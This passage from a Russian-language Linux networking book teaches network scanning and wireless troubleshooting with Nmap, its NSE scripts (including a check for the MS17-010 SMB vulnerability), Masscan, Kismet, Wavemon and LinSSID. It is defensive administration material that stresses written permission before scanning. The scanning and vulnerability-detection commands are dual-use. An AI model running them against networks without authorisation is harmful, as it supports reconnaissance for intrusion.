Как мы поступим? Программе NMAP нужно сообщить, какие ресурсы вы хотите сканировать; здесь для примера я использую подсеть `192.168.122.0/24`:

```
$ nmap -sn 192.168.122.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 13:53 PST
Nmap scan report for _gateway (192.168.122.1)
Host is up (0.0021s latency).
Nmap scan report for ubuntu (192.168.122.21)
Host is up (0.00014s latency).
Nmap scan report for 192.168.122.51
```

```
Host is up (0.0022s latency).
Nmap scan report for 192.168.122.128
Host is up (0.0027s latency).
Nmap scan report for 192.168.122.241
Host is up (0.0066s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.49 seconds
```

Это было быстрое сканирование: оно выводит все IP-адреса, которые в настоящее время активны в подсети.

Теперь поищем службы. Давайте начнем со всего, что работает по протоколу tcp/443 (вы знаете его под именем HTTPS). Мы будем использовать команду `nmap -p 443 -open 192.168.122.0/24`. В этой команде следует отметить две вещи. Прежде всего, мы указали порт с помощью параметра `-p`.

По умолчанию Nmap сканирует порты TCP через сканирование SYN. Nmap отправляет пакет SYN и ожидает в ответ пакет SYN-ACK. Если он приходит, значит, порт открыт. Если поступает ответ `port unreachable` (порт недоступен), то порт считается закрытым.

Если бы нам требовалось полное сканирование соединения (при котором завершается все трехэтапное квитирование), следовало бы указать параметр `-sT`.

Далее мы видим параметр `--open`. Это означает «показывать только открытые порты». Без этого мы бы увидели также закрытые (`closed`) и отфильтрованные (`filtered`) порты (последний случай обычно означает, что из исходного пакета ничего не возвращается).

```
$ nmap -p 443 --open 192.168.122.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 13:55 PST
Nmap scan report for _gateway (192.168.122.1)
Host is up (0.0013s latency).

PORT STATE SERVICE
443/tcp open https

Nmap scan report for 192.168.122.51
Host is up (0.0016s latency).

PORT STATE SERVICE
443/tcp open https

Nmap scan report for 192.168.122.241
Host is up (0.00099s latency).

PORT STATE SERVICE
443/tcp open https

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.33 seconds
```

Если нужно больше подробностей о том, почему порт может считаться открытым, закрытым или отфильтрованным, можно удалить параметр `--open` и добавить `--reason`.

Чтобы сканировать порты UDP, мы будем использовать тот же синтаксис, но добавим параметр `sU`. Обратите внимание, что мы начинаем видеть MAC-адреса действующих узлов: эта информация доступна, потому что сканируемые узлы находятся в той же подсети, что и сканер. Nmap использует раздел OUI MAC-адресов, чтобы идентифицировать производителя каждой сетевой карты:

```
$ nmap -sU -p 53 --open 192.168.122.0/24
You requested a scan type which requires root privileges.
QUITTING!
```

Правда, поскольку мы сканируем порты UDP, Nmap следует запускать с правами `root` (используя `sudo`), потому что программе нужно перевести интерфейс отправки в «*неразборчивый*» режим (*promiscuous mode*), чтобы она могла перехватывать любые пакеты, которые могут быть отброшены. Это связано с тем, что в UDP, в отличие от TCP, нет понятия сеанса уровня 5, поэтому между отправленными и полученными пакетами нет соединения уровня 5. В зависимости от того, какие аргументы командной строки используются (не только для сканирования UDP), Nmap может потребовать повышенных прав. В большинстве случаев, если вы используете Nmap или аналогичный инструмент, вам довольно часто приходится применять `sudo`:

```
$ sudo nmap -sU -p 53 --open 192.168.122.0/24
[sudo] password for robv:
Sorry, try again.
[sudo] password for robv:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 14:04 PST
Nmap scan report for _gateway (192.168.122.1)
Host is up (0.00100s latency).

PORT      STATE      SERVICE
53/udp    open      domain
MAC Address: 00:0C:29:3B:73:CB (VMware)

Nmap scan report for 192.168.122.21
Host is up (0.0011s latency).

PORT      STATE      SERVICE
53/udp    open|filtered domain
MAC Address: 00:0C:29:E4:0C:31 (VMware)

Nmap scan report for 192.168.122.51
Host is up (0.00090s latency).

PORT      STATE      SERVICE
```

```
53/udp open|filtered domain
MAC Address: 00:25:90:CB:00:18 (Super Micro Computer)

Nmap scan report for 192.168.122.128
Host is up (0.00078s latency).

PORT      STATE      SERVICE
53/udp    open|filtered domain
MAC Address: 98:AF:65:74:DF:6F (Unknown)

Nmap done: 256 IP addresses (23 hosts up) scanned in 1.79 seconds
```

Еще несколько замечаний по поводу этого сканирования:

Первоначальная попытка не удалась: обратите внимание, что для большинства сканирований в Nmap необходимы права суперпользователя. Чтобы добиться нужных результатов, программа во многих случаях формирует пакеты сама, а не использует для этого стандартные службы ОС. Кроме того, программе обычно нужны права для перехвата пакетов, которые возвращаются целевыми узлами. Поэтому Nmap требуются повышенные привилегии для обеих операций.

Мы видим гораздо больше состояний `open|filtered`, которые указывают на то, что неизвестно, открыт порт или отфильтрован. Для UDP это особенно характерно: поскольку нет квитирования типа SYN/SYN-ACK, вы отправляете пакет UDP и можете ничего не получить в ответ. Это не обязательно означает, что порт не работает; возможно, пакет был обработан удаленной службой, которая не отправила подтверждение (так ведут себя некоторые протоколы). Правда, во многих случаях это свидетельствует о том, что порт все-таки не работает и узел не возвращает правильное сообщение об ошибке ICMP Port Unreachable (ICMP Type 1, Code 3).

Чтобы получить более подробную информацию, давайте воспользуемся параметром `sV`, который «прозвонит» нужные порты и предоставит больше сведений о самой службе. В этом случае мы увидим, что узел `192.168.122.1` идентифицируется как открытый и на нем запущена служба `domain`, а версия службы указана как `generic dns response: NOTIMP` (это говорит о том, что сервер не поддерживает функцию DNS UPDATE, описанную в *RFC 2136*). За информацией о службе следует *отпечаток службы* (service fingerprint), который иногда помогает идентифицировать ее точнее, если Nmap не дал исчерпывающих сведений.

Обратите также внимание на то, что для других узлов причина указана как `no-response`. Если известен протокол, в таких ситуациях обычно удается сделать правильные выводы. В случае сканирования DNS `no-response` означает, что там нет DNS-сервера или что порт закрыт. Правда, еще возможно, что он открыт и на нем запущена какая-то нестандартная служба, отличная от DNS, хотя это маловероятно. (Это относится только к DNS-серверу по адресу `192.`)


```
Host is up (0.0013s latency).  
  
PORT      STATE SERVICE  VERSION  
443/tcp  open  ssl/http nginx  
MAC Address: 00:0C:29:3B:73:CB (VMware)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.60 seconds
```

Попробовав то же самое с узлом 192.168.122.51, мы увидим, что служба правильно идентифицируется как интерфейс управления VMware ESXi 7.0:

```
root@ubuntu:~# nmap -p 443 -sV 192.168.122.51  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-06 09:09 PST  
Nmap scan report for 192.168.122.51  
Host is up (0.0013s latency).  
  
PORT      STATE SERVICE  VERSION  
443/tcp  open  ssl/https VMware ESXi SOAP API 7.0.0  
MAC Address: 00:25:90:CB:00:18 (Super Micro Computer)  
Service Info: CPE: cpe:/o:vmware:ESXi:7.0.0  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 140.48 seconds
```

Теперь, когда мы стали экспертами в сканировании портов с различными параметрами, давайте разоведем эту тему. Nmap позволяет запускать сценарии для любых открытых портов, которые она обнаружила, а это может значительно сэкономить время!

Сценарии Nmap

До сих пор мы рассматривали только сканирование портов, хотя Nmap может гораздо больше. Можно обрабатывать пакеты или вывод Nmap с помощью полнофункционального механизма сценариев на основе Lua (текстовый интерпретируемый язык). В этой книге мы не будем углубляться в Lua, но Nmap поставляется с несколькими готовыми сценариями, среди которых есть чрезвычайно ценные для сетевых администраторов.

Например, рассмотрим информацию о версии протокола SMB. Microsoft много лет настоятельно рекомендовала вывести SMBv1 из эксплуатации, особенно прямо перед тем, как уязвимости EternalBlue и EternalRomance в SMBv1 были использованы семействами вредоносных программ WannaCry/Petya/NotPetya в 2017 году. Хотя SMBv1 успешно выведен из употребления в новых версиях Windows — до такой степени, что его непросто даже специально включить, — эта

версия по-прежнему встречается в корпоративных сетях, будь то старые серверные платформы или старые устройства на базе Linux, где SMBv1 реализован в службе SAMBA. Сканировать SMBv1 проще всего с помощью сценария `smb-protocols`. Прежде чем использовать какой-либо сценарий, полезно открыть его, чтобы посмотреть, что конкретно он делает и как вызывать его из Nmap (какие порты или аргументы ему могут понадобиться). В данном случае в тексте `smb-protocols` есть инструкция по использованию, а также сведения о том, чего ожидать на выходе:

```
-- @usage nmap -p445 --script smb-protocols <target>
-- @usage nmap -p139 --script smb-protocols <target>
--
-- @output
-- | smb-protocols:
-- |   dialects:
-- |     NT LM 0.12 (SMBv1) [dangerous, but default]
-- |     2.02
-- |     2.10
-- |     3.00
-- |     3.02
-- |     _ 3.11
--
-- @xmloutput
-- <table key="dialects">
-- <elem>NT LM 0.12 (SMBv1) [dangerous, but default]</elem>
-- <elem>2.02</elem>
-- <elem>2.10</elem>
-- <elem>3.00</elem>
-- <elem>3.02</elem>
-- <elem>3.11</elem>
-- </table>
```

Давайте для примера просканируем несколько конкретных узлов в целевой сети. Здесь мы покажем вывод одного из узлов, на котором работает протокол SMBv1. Обратите внимание, что, судя по имени узла, это сетевое файловое хранилище (**NAS, Network-Attached Storage**), поэтому, скорее всего, оно развернуто на Linux или BSD. Из OUI можно узнать бренд узла, что дает еще более точную информацию:

```
nmap -p139,445 --open --script=smb-protocols 192.168.123.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-06 12:27
Eastern Standard Time
Nmap scan report for test-nas.defaultroute.ca (192.168.123.1)
Host is up (0.00s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:D0:B8:21:89:F8 (Iomega)
```

```
Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|     3.02
|_    3.11
```

Можно также напрямую сканировать уязвимости Eternal* с помощью сценариев наподобие `smb-vuln-ms17-010.nse` (в качестве примера показан только один тип уязвимости). Просканировав тот же узел, мы убедимся, что, хотя SMBv1 и включен, эта конкретная уязвимость не проявляется. Тем не менее настоятельно рекомендуется отключать SMBv1, потому что эта версия протокола подвержена не только `ms17-010`, но и целому набору других уязвимостей.

Прокрутив список немного дальше, мы видим, что наш второй узел действительно страдает от этой уязвимости. По имени узла можно догадаться, что он, вероятно, критически важен для бизнеса (на нем работает ERP-система Baan), поэтому было бы лучше закрыть эту уязвимость раньше, чем через нее проникнет программа-вымогатель. Судя по приложению, которое эксплуатируется на этом узле, на самом деле совершенно незачем открывать доступ к SMB для большинства пользователей: только системные администраторы или администраторы приложений должны сопоставлять диски с этим узлом, а пользователи должны подключаться к нему через порт приложения. Здесь можно посоветовать не только применить исправление этой уязвимости (вероятно, этого не делалось в течение нескольких лет), но и скрыть эту службу за брандмауэром от большинства пользователей (или отключить ее вовсе, если она не используется администраторами):

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-06 12:32
Eastern Standard Time
Nmap scan report for nas.defaultroute.ca (192.168.123.11)
Host is up (0.00s latency).
```

```
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:D0:B8:21:89:F8 (Iomega)
```

```
Nmap scan report for baan02.defaultroute.ca (192.168.123.77)
Host is up (0.00s latency).
```

```
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 18:A9:05:3B:ED:EC (Hewlett Packard)
```

```
Host script results:
```

```

| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

```

Nmap устанавливается с сотнями сценариев. Если вы ищете что-то конкретное, особенно что-то такое, что не удастся обнаружить с помощью обычного сканирования портов, то самым простым решением часто будет использовать один или несколько сценариев Nmap. Просто имейте в виду, что если вы ищете «вражеский» узел — скажем, сервер DHCP, вы найдете свой рабочий узел вместе с любыми нежелательными экземплярами.

Обратите внимание, что многие сценарии требуют включить в сканирование нужные номера портов. Сценарии «широковещательного» типа обычно сканируют только ту подсеть, в которой находится сканер. Чтобы сканировать удаленную подсеть, вероятно, понадобится «одолжить» имеющийся в ней узел или разместить свой. В последующих главах этой книги мы рассмотрим многие основные сетевые службы из этого списка, включая DNS, DHCP и т. п.

Имейте в виду (еще раз), что сканирование без соответствующего допуска — не в ваших интересах. Сначала получите письменное разрешение!

Кроме сотен сценариев, которые поставляются с Nmap, сотни других доступны при беглом поиске в интернете. Вот некоторые из предварительно установленных сценариев Nmap, которые я считаю особенно полезными в рабочей сети:

Что мы ищем?	Подходящий сценарий
Размер MTU (максимальной единицы передачи) в канале связи. Другими словами, это максимальная полезная нагрузка, которую можно инкапсулировать в кадр и передать по каналу. Это часто важно при устранении неполадок в глобальных сетях (WAN) , а особенно в виртуальных частных сетях (VPN)	path-mtu

Неожиданная, вредоносная или неправильно настроенная сетевая инфраструктура:

Что мы ищем?	Подходящий сценарий
<p>Неучтенные или вредоносные маршрутизаторы.</p> <p>Вредоносный маршрутизатор может использоваться в атаках посредника (MiTM, Machine in the Middle) для перенаправления трафика, например, на поддельный сайт банка, чтобы красть учетные данные пользователей</p>	<p>broadcast-eigrp-discovery</p> <p>broadcast-igmp-discovery</p> <p>broadcast-ospf2-discover</p> <p>broadcast-rip-discover</p> <p>broadcast-ripng-discover</p>
<p>Нежелательные или вредоносные прокси-серверы.</p> <p>Атака WPAD часто применяется для кражи учетных данных: использовать для этого вредоносный прокси-сервер даже легче, чем вредоносный маршрутизатор</p>	<p>broadcast-wpad-discover</p>
<p>Неправильно настроенные службы SNMP.</p> <p>Подсказка: обратите особое внимание на строки SNMPv2 <code>public</code> или <code>private</code></p>	<p>snmp-info</p>

Проблемы с серверами и вредоносные службы:

Что мы ищем?	Подходящий сценарий
<p>DNS-серверы, о существовании которых вы не знали</p>	<p>broadcast-dns-service-discovery</p> <p>dns-srv-enum</p>
<p>DNS-серверы с включенной рекурсией.</p> <p>Рекурсия часто желательна для внутреннего DNS-сервера, но обычно не годится для DNS-сервера с выходом в интернет (мы подробно обсудим это в главе 6, «Службы DNS в Linux»)</p>	<p>dns-recursion</p>
<p>«Подпольные» (rogue) DHCP-серверы.</p> <p>Часто это бывают беспроводные маршрутизаторы или коммутаторы, которые сотрудники принесли извне, однако подпольный DHCP-сервер в сочетании с вредоносным прокси-сервером в интернете вполне может использоваться для кражи учетных данных</p>	<p>dhcp-discover</p> <p>broadcast-dhcp-discover</p> <p>broadcast-dhcp6-discover</p>

Пиратские, «теневые», вредоносные и прочие несанкционированные серверы:

Что мы ищем?	Подходящий сценарий
<p>Нелицензированные или «теневые» серверы баз данных. Часто бывает достаточно sV-сканирования прослушивающего порта по умолчанию для целевой базы данных, но эти сценарии дадут больше информации, если она нужна.</p> <p>С помощью этих сценариев обычно ищут серверы баз данных, которые считались выведенными из эксплуатации, или «пиратские» экземпляры баз данных, которые разработчики развернули для тестирования.</p> <p>Найти серверы MongoDB или CouchDB за пределами сферы IT не так уж и сложно — их любят в отделах маркетинга. Риск заключается в том, что они часто под завязку набиты конфиденциальной информацией о клиентах и при этом плохо защищены (не редкость даже найти их без пароля администратора)</p>	<p>broadcast-ms-sql-discover</p> <p>broadcast-sybase-asa-discover</p> <p>oracle-tns-version</p> <p>broadcat-db2-discover</p> <p>couchdb-databases</p> <p>mongodb-info</p>
<p>Персональные серверы Jenkins (используются для управления исходным кодом и конвейерами DevOps).</p> <p>Обнаружение несанкционированного сервера Jenkins, например, на компьютере разработчика, может означать серьезные проблемы в большой команде</p>	<p>broadcast-jenkins-discover</p>

Проблемы с рабочей станцией:

Что мы ищем?	Подходящий сценарий
<p>Узлы с активированной службой UPnP (Universal Plug and Play)</p>	<p>broadcast-upnp-info</p>
<p>Узлы с активированной службой LLMNR (Link-Local Multicast Name Resolution). Эта служба (включенная по умолчанию во многих версиях Windows) является заменой DNS на уровне 2. Поскольку ее также используют в атаках с целью кражи учетных данных с участием клиентов Windows и SMB, вероятно, имеет смысл отключать ее всюду, где встретите</p>	<p>llmnr-resolve</p>

Неполадки сетевого периметра:

Что мы ищем?	Подходящий сценарий
<p>Нежелательные узлы VPN на границе вашей сети с остальным интернетом или узлы VPN, поддерживающие IKEv1. (См. также dns-recursion)</p>	<p>ike-version</p> <p>http-cisco-anyconnect</p>

Различные проблемы с серверами или рабочими станциями:

Что мы ищем?	Подходящий сценарий
Сертификаты, не инвентаризированные ранее или с истекающим сроком действия. (Совет: не ограничивайте поиск лишь портом tcp/443, потому что сертификаты используются не только для веб-серверов HTTPS, но и для многих других служб.) Эту проверку стоит запускать регулярно, потому что если у критического сертификата неожиданно истечет срок действия, это может сильно подпортить вам жизнь!	ssl-cert ssl-date
Службы SSL или TLS устаревших или нежелательных версий. От SSL и TLS версии 1 следует полностью отказаться	ssl-dh-params ssl-enum-ciphers
Серверы RDP с низким уровнем шифрования	rdp-enum-encryption
Серверы SSH с низким уровнем шифрования. В частности, SSH версии 1 легко подвергается атакам, поэтому ее следует обновить, если встретите	ssh2-enum-algos sshv1
Другие службы, обычно нежелательные в сети компании	bitcoin-info

Мы познакомились с различными вариантами использования Nmap. Однако Nmap не так хорошо работает в больших сетях, например в сетях /8 или /16, или в некоторых очень крупных сетях IPv6. Для этих сетей нужен более быстрый инструмент, например Masscan, который мы рассмотрим далее.

Ограничения Nmap

Основное ограничение Nmap — производительность. По мере роста размера сети программе, естественно, будет требоваться все больше и больше времени для сканирования. Это часто приемлемо, но если в рабочей сети сканирование начинается в 8 утра и заканчивается где-то на следующий день, то, вероятно, получится значительный период времени, когда устройства в основном выключены или отключены от сети, поэтому сканирование получится не очень эффективным. Эффект усугубляется в очень больших сетях: например, по мере уменьшения маски подсети или увеличения количества сетей продолжительность сканирования для Nmap может вырасти до часов, дней или недель. А в сетях IPv6 обычно можно увидеть тысячи, сотни тысяч или даже миллионы адресов, для которых сканирование Nmap грозит растянуться на долгие годы или десятилетия.

Есть два способа справиться с этой проблемой.

Во-первых, если вы прочтете справочную страницу Nmap, то обнаружите ряд параметров для ускорения работы: можно настроить параллелизм (сколько

операций может выполняться одновременно), время ожидания узла и приема-передачи, а также паузу между операциями. Все это полностью описано на справочной странице и подробнее рассматривается по ссылке: <https://nmap.org/book/map-performance.html>.

Или можно попробовать другой инструмент. Роб Грейам (Rob Graham) сопровождает инструмент Masscan, который создавался специально для высокопроизводительного сканирования. С достаточной пропускной способностью и мощностью он мог бы просканировать весь диапазон адресов IPv4 в интернете менее чем за 10 минут. В версии 1.3 добавилась поддержка IPv6. По синтаксису Masscan похож на Nmap, но есть некоторые моменты, на которые стоит обратить особое внимание. Сам Masscan, а также его документация и перечень «подводных камней» размещены по адресу: <https://github.com/robertdavidgraham/masscan>.

В очень крупных сетях распространенный подход заключается в том, чтобы использовать Masscan (или Nmap, настроенный для более быстрого сканирования) для начальной серии сканирований. Затем полученный результат можно «скормить» следующему инструменту, будь то Nmap или какая-то еще программа, например сканер безопасности (такой, как Nessus или OpenVAS). Объединяя инструменты в подобные цепочки, можно оптимально задействовать сильные стороны каждого из них, чтобы достичь наилучших результатов в кратчайшие сроки.

Однако у любых инструментов есть свои ограничения, и сети IPv6 остаются проблемой для сканеров. Если как-либо не ограничить область сканирования, IPv6 быстро исчерпает пределы пропускной способности сети, времени и памяти на сканирующем узле. Здесь могут помочь такие инструменты, как отбор (harvesting) DNS: если перед сканированием служб удастся определить, какие узлы на самом деле активны, это может сократить количество целевых адресов до более приемлемой величины.

Теперь, когда мы разобрались со сканированием портов, давайте покинем мир проводных сетей и займемся поиском и устранением неполадок в беспроводных сетях с помощью Linux.

Диагностика беспроводных сетей

Диагностика в беспроводных сетях обычно связана с обнаружением помех и областей с низким уровнем сигнала — факторов, которые создают проблемы для пользователей.

Есть несколько отличных инструментов беспроводной диагностики на основе Linux, из которых мы обсудим Kismet, Wavemon и LinSSID. Все три инструмента бесплатны, и их можно установить с помощью стандартной команды `apt-get install <имя пакета>`. Если расширить поиск, включив в него программы, имитирующие атаку, или коммерческие продукты, этот список, очевидно, станет намного больше.

Kismet — один из старейших беспроводных инструментов, доступных для Linux. Я впервые столкнулся с ним как со средством информационной безопасности, выяснив, что «скрытые» беспроводные SSID на самом деле вовсе не были скрыты!

Чтобы запустить Kismet, используйте такую команду:

```
$ sudo kismet -c <имя беспроводного интерфейса>
```

Или, если у вас есть полностью рабочая конфигурация и вам не нужно отображать данные сервера Kismet в консоли, выполните следующее:

```
$ sudo kismet -c <имя беспроводного интерфейса> &
```

Теперь в другом окне (или в том же месте, если вы запускали Kismet в фоновом режиме) вызовите клиент Kismet:

```
$ kismet_client
```

В появившемся окне вы увидите различные SSID и BSSID точек доступа, которые их сообщают. В списке отображается канал и тип шифрования для каждого SSID, а также скорость, с которой ваш компьютер способен взаимодействовать с этим SSID, и все клиентские станции, подключенные к этому SSID. Для каждого клиента показан его MAC-адрес, частота и количество пакетов. Вся эта информация передается в открытом виде как часть процесса привязки каждого клиента и непрерывного квитирования (handshaking).

Поскольку ваш беспроводной адаптер может одновременно подключиться только к одному сочетанию SSID и BSSID, представленная информация собирается путем переключения между каналами.

На следующем снимке экрана показан скрытый SSID, для которого отображается BSSID точки доступа, а также сведения о восьми клиентах, связанных с этим SSID в этой точке доступа:

```
1 ~ Kismet Sort View Windows
x Name T C Ch Pkts Size
x BELL164 A O 11 2 0B
x STR002 A O 8 178 6K
x STR002 A O 8 153 4K
x STR002 A O 8 85 3K
x <Hidden SSID> A O 8 108 0B
x <Hidden SSID> A O 8 180 10K
x BSSID: 46:37:86:28:5B:DC Last seen: Jan 6 14:01:10 Crypt: WPA PSK AESCCM Manuf: Unknown
x <Hidden SSID> A O 8 95 5K
x MAC Type Freq Pkts Size Manuf
x 3C:37:86:28:5B:DC Wired/AP 2452 17 1K Unknown
x 46:37:86:28:5B:DC Wired/AP 2452 110 0B Unknown
x D4:9D:C0:8C:1C:2C Wired/AP 2447 23 5K Unknown
x DA:D0:75:84:75:53 Wired/AP 2447 2 502B Unknown
x 78:28:CA:0A:1B:E6 Wired/AP 2447 1 786B Unknown
x 20:6D:31:01:31:7C Wired/AP 2452 17 1K Unknown
x 4E:37:86:28:5A:74 Wireless 2447 1 24B Unknown
x 3C:37:86:28:5A:74 Wired/AP 2447 2 171B Unknown
No GPS data (GPS not connected)
```

Рис. 3.11. Типичный вывод главного экрана Kismet

Нажав Enter на строке с именем сети, вы получите больше информации о SSID, который транслируется с этой точки доступа. Обратите внимание, что на этом снимке экрана отображается скрытый SSID:

```
Name: <Hidden SSID>
BSSID: 46:37:86:28:5B:DC
Manuf: Unknown
First Seen: Jan  6 12:26:18
Last Seen: Jan  6 14:05:20
Up Since: Jan  5 06:09:52
Type: Access Point (Managed/Infrastructure)
Channel: 8
Frequency: 2447 (8) - 178 packets, 96.22%
           2452 (9) - 7 packets, 3.78%

SSID: (Cloaked)
Length: 0
Type: Beacon (advertising AP)
Encryption: WPA PSK AES-CCM
Beacon %: 20

Signal: -86dBm (max -70dBm)
Noise: 0dBm (max -256dBm)
Data Crypt: WEP (Privacy bit set)
            ( Data encryption seen by BSSID )
Packets: 185
Data Packets: 70
Mgmt Packets: 115
```

Рис. 3.12. Вывод Kismet: информация о точке доступа (SSID)

Детализируя дальше, можно получить подробную информацию об активности клиента (рис. 3.13).

Хотя Kismet — отличное средство для предварительного анализа и демонстраций, в его меню немудрено заблудиться и нелегко сосредоточиться на отслеживании того, что действительно важно при устранении неполадок с уровнем сигнала.

Wavemon — совсем другой инструмент. Он отслеживает только ваше соединение, поэтому его нужно связать с SSID. Он отображает текущую точку доступа, скорость, канал и т. д., как показано на следующем снимке экрана. Это может быть полезно, однако это всего лишь узкий срез информации, которая обычно требуется для устранения неполадок. Обратите внимание, что данные на следующем снимке экрана в основном относятся к пропускной способности и качеству сигнала с точки зрения сети, с которой связан адаптер. Поэтому Wavemon в основном помогает

решать проблемы с восходящим каналом и не так часто используется, чтобы устранять неполадки, оценивать или просматривать информацию о беспроводной инфраструктуре в целом (рис. 3.14).

```

MAC Address: 64:F6:9D:E5:EF:60
  Manuf: Unknown
  Network: 64:F6:9D:F9:87:5F
  Type: Wired (traffic from AP only)
First Seen: Jan  6 12:38:11
Last Seen: Jan  6 12:38:11
Decrypted: No
Frequency: 5500 (100) - 1 packets, 100.00%
  Signal: -80dBm (max -80dBm)
  Noise: 0dBm (max -256dBm)
Data Crypt: WEP (Privacy bit set)
           ( Data encryption seen by client )
  Packets: 1
Data Packets: 1
Mgmt Packets: 0
Crypt Packets: 1
  Fragments: 0/sec
  Retries: 0/sec
Data Size: 94B

```

Рис. 3.13. Вывод Kismet: подробная информация о клиенте

```

-----Interface-----
wlx90f6520f6b4f (IEEE 802.11), phy 0, reg: CA (DFS-FCC), SSID: WLTEST
-----Levels-----
link quality: 96% (67/70)
=====
signal level: -43 dBm (0.05 uW)
=====
-----Statistics-----
RX: 216 (37.73 KiB), drop: 41 (19.0%)
TX: 78 (12.42 KiB), retries: 3 (3.8%), failed: 1
-----Info-----
mode: Managed, connected to: B8:38:61:9A:73:BB, time: 29 sec, inactive: 9.9s
freq: 5240 MHz, ctrl1: 5230 MHz, channel: 48 (width: 40 MHz)
rx rate: 300.0 Mbit/s MCS 15 40MHz short GI (exp: 15.2 MB/s), tx rate: 27.0 Mbit/s
beacons: 67, lost: 7, avg sig: -43 dBm, interval: 0.1s, DTIM: 1
power mgt: on, tx-power: 15 dBm (31.62 mW)
retry: short long limit 2, rts/cts: off, frag: off
-----Network-----
wlx90f6520f6b4f (UP RUNNING BROADCAST MULTICAST)
mac: 90:F6:52:0F:6B:4F, qlen: 1000

```

Рис. 3.14. Окно Wavemon

Более полезное средство — LinSSID, довольно близкий аналог inSSIDer (приложения для Windows от MetaGeek). При запуске приложения экран практически пустой. Выберите беспроводной адаптер, через который вы хотите «прозвонить» локальные беспроводные сети, и нажмите кнопку Run (Выполнить).

На экране отображаются каналы, доступные в обоих диапазонах (2,4 и 5 ГГц) для каждого SSID из верхнего окна. Каждая отмеченная в списке комбинация SSID и BSSID отображается в нижнем окне. При этом можно легко увидеть мощность сигнала каждой точки доступа в списке, а также их относительную мощность на графике. SSID, которые мешают друг другу, легко распознать по перекрывающимся графикам. На следующем снимке экрана показана ситуация с диапазоном 5 ГГц. Обратите внимание, что все точки доступа сгруппированы вокруг двух каналов. Производительность любой из них можно улучшить, если сменить канал, причем на графике видно много свободных каналов: собственно, это и способствует переходу на 5 ГГц. Этот диапазон действительно быстрее, однако более важно то, что в нем гораздо проще решаются проблемы с помехами от соседних точек доступа. Также обратите внимание, что каждый канал на графике занимает примерно 20 МГц (подробнее об этом позже):




Рис. 3.15. Вывод LinSSID: главный экран показывает распределение и мощность каналов как в текстовом, так и в графическом виде

Ситуация с каналом 2,4 ГГц еще хуже. Поскольку в Северной Америке доступно только 11 каналов, обычно используются три канала, которые не мешают друг другу, 1-й, 6-й и 11-й. Почти повсюду, кроме разве что сельской местности, можно обнаружить, что соседи занимают одни и те же три канала, которые вы считали свободными! На следующем снимке экрана видно, что все почему-то выбрали канал 11:

